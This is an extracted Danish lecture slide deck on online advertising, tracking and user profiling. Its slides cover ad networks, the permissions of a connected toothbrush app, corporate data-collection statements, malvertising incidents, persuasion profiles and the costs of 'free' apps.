
Google har 3000 "Certified Google ad networks"
Det er muligt for et ad network at blive sub partner
til et Certificeret ad netværk...

33Across Inc.  Tynt	Tracking Pixel and Impression/View-Through Tracking	Desktop and Mobile Web	Ad Server Ad Network	Global
33Across Inc.  SSL	Banner	Desktop and Mobile Web	Ad Server Ad Network	Global
3xchange/Hunkal  n_a		Desktop and Mobile Web	Research - Analytics	Global
4WMarketPlace Srl  	Banner	Desktop and Mobile Web	Ad Server Ad Network	Global
A6 Corporation  	Tracking Pixel and Impression/View-Through Tracking	Desktop and Mobile Web	Research - Verification Services	North America
A9.com  	Banner, Standard Image	Mobile App, Desktop and Mobile Web	Ad Server Ad Network	Global
A9.com  	VAST Instream	Desktop and Mobile Web	VAST In-Stream Ad Serving	Global
ANDASH  	Banner	Desktop and Mobile	Ad Server Advertiser	Global

<https://support.google.com/adsense/answer/94149?hl=en>



Bruger profilering




Du er fuld "anonym" alle steder, og alle steder ved de alt om dig



Mange firmaer, meget data

Taming the Android AppStore:
Some applications connect to **almost 2000 different URLs** in a few minutes of execution while others generate almost no network traffic.

<http://arxiv.org/pdf/1504.06093v2.pdf>



Enorme datamængder - Top 100 websites

85% mest besøgte websites i verden ved vi ikke,
at vi besøger.

19% er tracking domains

10% sider der viser reklamer

35% er sider, der viser reklamer og som
indeholder tracking komponenter

Kun 15% af faktiske top 100 besøges direkte af
brugerne



Privacy – "målrettede reklamer"

"Personalize your brushing experience"

Vil du accepterer firmaerne kender dig personligt?

iPhone Screenshot

SUMMARY

REACHED YOUR GOAL

You Brushed 2:00

No Much Pressure

Crossed

Leaned Tongue

Spun

Check Your Statistics

Never miss a post!

connectedtoothbrush THE FIRST OF ITS KIND WITH BLUETOOTH® CON...

ALMOST AT 2:00

LOCAL WEATHER 73°
82° / 64°

TIMER

REDUCE PRESSURE

MIN SEC

NEWS

Myanmar loans ancient treasures to New York

Apr 8, 2014

Jennie Matthew

NEW YORK (AFP) A landmark exhibition opens in New York next week exploring the ancient kingdoms of Southeast Asia and introducing to the outside world the first treasures from Myanmar seen abroad.

The Metropolitan Museum of Art spent five years preparing the exhibition of Hindu-

Worldwide Leader in Oral Care Brings Smartphone Tech To toothbrushing for the Well-Connected Bathroom

HAUTE GARONNE - TOULOUSE

connectedtoothbrush.com

Version2 nyheder om it, it-sikkerhed DR Forsiden - TV, Ra... Forum du Musée



Privacy – "målrettede reclamer"

Vil du accepterer firmaerne kender dig personligt?

Hvad ved Oral-B om dig?

A- eller B-menneske?

Struktureret eller?


Følger ordre?

Lokation (...)

- Sover hjemme?

Osv, osv, osv

+ 24/7 + andre kilder igennem app-info



It records brushing activity as data that you can chart on your own and share with dental professionals.



Privacy – "målrettede reklamer"

Vil du accepterer firmaerne kender dig personligt?

P&G Investor / Shareholder Relations Careers Partners & Suppliers | WORLDWIDE SITES

- P&G emails you open.

Information collected through Mobile Applications

When you download our mobile applications to your mobile device we may also collect information about behaviors you provide. We also automatically collect information through our applications.

The following are examples of the types of information we may automatically collect through our mobile applications:

- Advertising ID or similar identifier.
- Information about your device's operating system.
- Information about the way you use the application.

Information P&G Collects

- P&G collects information about you from a variety of sources, including:
 - Information we collect from you directly.
 - Information we collect about you when you call us, visit our sites, use our mobile applications or services, or view our online advertisements.
 - Information we collect about you from other sources, such as commercially available sources.
- All the information P&G collects about you may be combined to improve our communications with you, and to develop world-class products and services.

Uses / Information Sharing

- P&G uses the information we collect for P&G business purposes such as:
 - To provide the products and services you request.

Click here for more information

No items selected

- All of Lifestyles
- Affluent baby boomers provided by Datalogix
- Arts provided by Acxiom
- Auto enthusiasts provided by Datalogix
- Big city moms



Privacy – "målrettede reklamer"

Vil du accepterer firmaerne kender dig personligt?

Oral-B App
Procter & Gamble Productions

Version 2.0.0 har adgang til:

- Kontaktpersoner/kalender
 - læse kalenderbegivenheder samt fortrolige oplysninger
- Placering
 - omrentlig placering (netværksbaseret)
 - præcis placering (GPS- og netværksbaseret)
- Billeder/medier/filer
 - test adgangen til beskyttet lagring

Oral-B App-opdateringer kan automatisk give hver gruppe flere tilladelser. [Få flere oplysninger](#)

Oral-B App
Procter & Gamble Productions

Billeder/medier/filer

- test adgangen til beskyttet lagring

Kamera/mikrofon

- optage lyd

Andet

- parre med Bluetooth-enheder
- få adgang til Bluetooth-indstillinger
- fuld netværksadgang
- se netværksforbindelser

Oral-B App-opdateringer kan automatisk give hver gruppe flere tilladelser. [Få flere oplysninger](#)

Luk




Privacy – "målrettede reklamer"

Vil du accepterer firmaerne kender dig personligt?



Location
Kalender
Brug af mobil
Brug af apps



Privacy – "målrettede reklamer"

Vil du accepterer firmaerne kender dig personligt?

Unilever:

"We're not just collecting and analyzing; we're looking at a shopper in a fundamentally different way. We've always said we want a 360-degree view of a shopper, but the one we typically talk about is relatively static," he

noted. "When you start to think about behavioral changes — what is that shopper's journey throughout the day? — you begin to understand that this is a much more powerful concept than just knowing who somebody is."

It also allows the firm to create user experiences that are much more tailored to a single individual's experience than they are today. "The future is personalization on a one-to-one scale," Straton said. "Content on Dove skincare would be very different for a male who lives in New York City than it would be for a female in San Francisco. Literally, in four or five years, I think that type of interaction with a consumer will happen, and it can [only do that] with analytics on top of real-time data."



Privacy – "målrettede reklamer"

Vil du accepterer firmaerne kender dig personligt?

Unilever:

"We're not just collecting and analyzing; we're looking at a shopper in a fundamentally different way. We've always said we want a 360-degree view of a shopper, but the one we typically talk about is relatively static," he

noted. "When you start to think about behavioral changes — what is that shopper's journey throughout the day? — you begin to understand that this is a much more powerful concept than just knowing who somebody is."

It also allows the firm to create user experiences that are much more tailored to a single individual's experience than they are today. "The future is personalization on a one-to-one scale," Straton said. "Content on Dove skincare would be very different for a male who lives in New York City than it would be for a female in San Francisco. Literally, in four or five years, I think that type of interaction with a consumer will happen, and it can [only do that] with analytics on top of real-time data."



Anonym data

“None of these companies really wants to identify who we are — they just want to get us the sports equipment or gadget we like.

In short, [they] are uninterested in personally identifying information such as your name”

(gælder ikke nødvendigvis 3.parties)



Anonym data



Vi ved ikke hvem du er, kun dit telefonnummer, adresse, mail, køn, alder, indkomst, uddannelse, seksuelle orientering, antal søskende, om du kan lide Pepsi eller Coca Cola, om du er introvert eller ekstrovert, hvem dine nærmeste venner er, hvad du vil snart vil købe – og 1000vis af andre datapunkter om dig




Hvad sker der i praksis – Hvad er problemet?

Men det er jo bare et ID de får og nogle sider jeg har set på nettet får jo ikke mit navn.

Jeg *vil* jo købe et kamera...



Et sikkerhedsproblem



- Web reklamer er software. De eksekverer kode på din computer - og scripts i din browser
- Databaser superoptimeret for hastighed, garanteret ikke for sikkerhed
- Reklamefirmaerne bliver jævnligt hacket - effektiv vej ind i ellers svære mål

 Christopher Soghoian retweeted

Lorenzo Franceschi B @lorenzoFB · 2 hrs
Syrian Electronic Army member says they hacked Washington Post mobile site by getting into InstartLogic CDN. motherboard.vice.com/read/this-is-h...

View summary

26 7 ...



Et sikkerhedsproblem

Politiken

Danmark

Kommunalvalg Politik Vejret Uddannelse Samfund Ungdomsuddannelser

Annonce

DANMARK 14. DEC. 2007 KL. 18.03

Virus på Ekstra Bladet skyldes manglende sikkerhed

Virus blev spredt via falske annoncer for velrenommerede firmaer.


Berlingske Media er heller ikke ansvarlig for, og påtager sig ikke erstatningspligt for, skader eller virus, der inficerer dit computerudstyr eller anden ejendom på grund af din adgang til, brug af hjemmesiden. Det samme gælder for din eventuelle downloading af tekst, billeder, materiale, data, video eller lyde fra hjemmesiden.

IT-direktør i JP/Politikens Hus Per Palmkvist Knudsen fortæller, at Ekstra Bladets hjemmeside blev angrebet af en såkaldt »injection virus«, hvor man ikke behøver at klikke på banneret for at blive berørt af virusen, men bare skal bevæge sig ind på siden.



Problemer?


Højere priser



© LUMA Partners LLC 2011




Bruger profilering og pris differentiering



Problemer?

Når man afslører at en - tidligere stabil - del af livsstilen kan ændres

Kamp om din sjæl (eller tegnebog)



A screenshot of a Google search results page. The search query "should i become vegetarian" is entered in the search bar. Below the search bar, there are three navigation links: "Internet" (highlighted in red), "Billeder", and "Videoer". At the bottom of the search results, it says "Ca. 30.200.000 resultater (0,42 sek.)".



A screenshot of an advertisement for Jensen's Bøfhus. The ad features a large image of a steak and vegetables. A red circle with a white "X" is positioned in the top-left corner of the image. The text "Vind en middag for to" is prominently displayed in the center. Below the image, there is descriptive text: "Tilmeld dig vores nyhedsservice og få nyheder, tilbud og konkurrencer i din indbakke. Du deltager samtidig i konkurrencen om en middag for to på Jensen's Bøfhus!" At the bottom, there is a text input field with the placeholder "Indtast dit navn".



Hvornår er du mest modtagelig?

"Persuasion profiles" – hvordan kan du bedst overtales til at købe, hvornår er man mest sårbar/modtagelig

- Flybillet til en ferie eller besøge sin syge mor
- Benzinpris - er man lige ved at løbe tør eller kan man køre langt endnu
=> forskellige priser



Ryan Calo @rcalo · 2 hrs

"I don't want a company to figure out how to get me to drink soda in the morning." Jill Dupre #flatirons




Bruger profilering

- Er det ok, reklamefolk ved hvornår jeg er mest sårbar?
- Hvornår jeg er lettest at påvirke?
- Har de ret til at få mig til at drikke mere Cola?
- Er det ok Unilever og mange andre firmaer ved alt om min "journey throughout the day" med "realtime data" om mine "behavioral changes"?
- Personlig data om dig spredt i tusinder af firmaer – i hele verden



Omkostninger



- Publishers, dvs siderne reklamerne vises på, mister (mange) penge til reklame-økosystemet
- Datatrafik og meget langsommere sider ("University Rolls Out Adblock Plus, Saves 40 Percent Network Bandwidth")



Omkostninger ved bruger profilering

PRICE OF A “FREE” MOBILE APP


Researchers at USC and two other universities found that ads in “free” apps drain your phone’s battery faster, causing it to run slower and use more data.

Apps with ads used an average of ...


16%
More energy



22%
More memory



79%
More network data



Source: Researchers at USC, Rochester Institute of Technology and Queen’s University

USC Graphic by Molly Zisk



Privacy/Data protection – 2.del:

forelæsning d.10/10



Spørgsmål?



@星星叫平典

https://fcdn-sphotos-a.akamaihd.net/hphotos-ak-ash3/s720x720/523042_10151563910152841_132520367840_9277012_1277049259_n.jpg

weibo.com/u/1649573120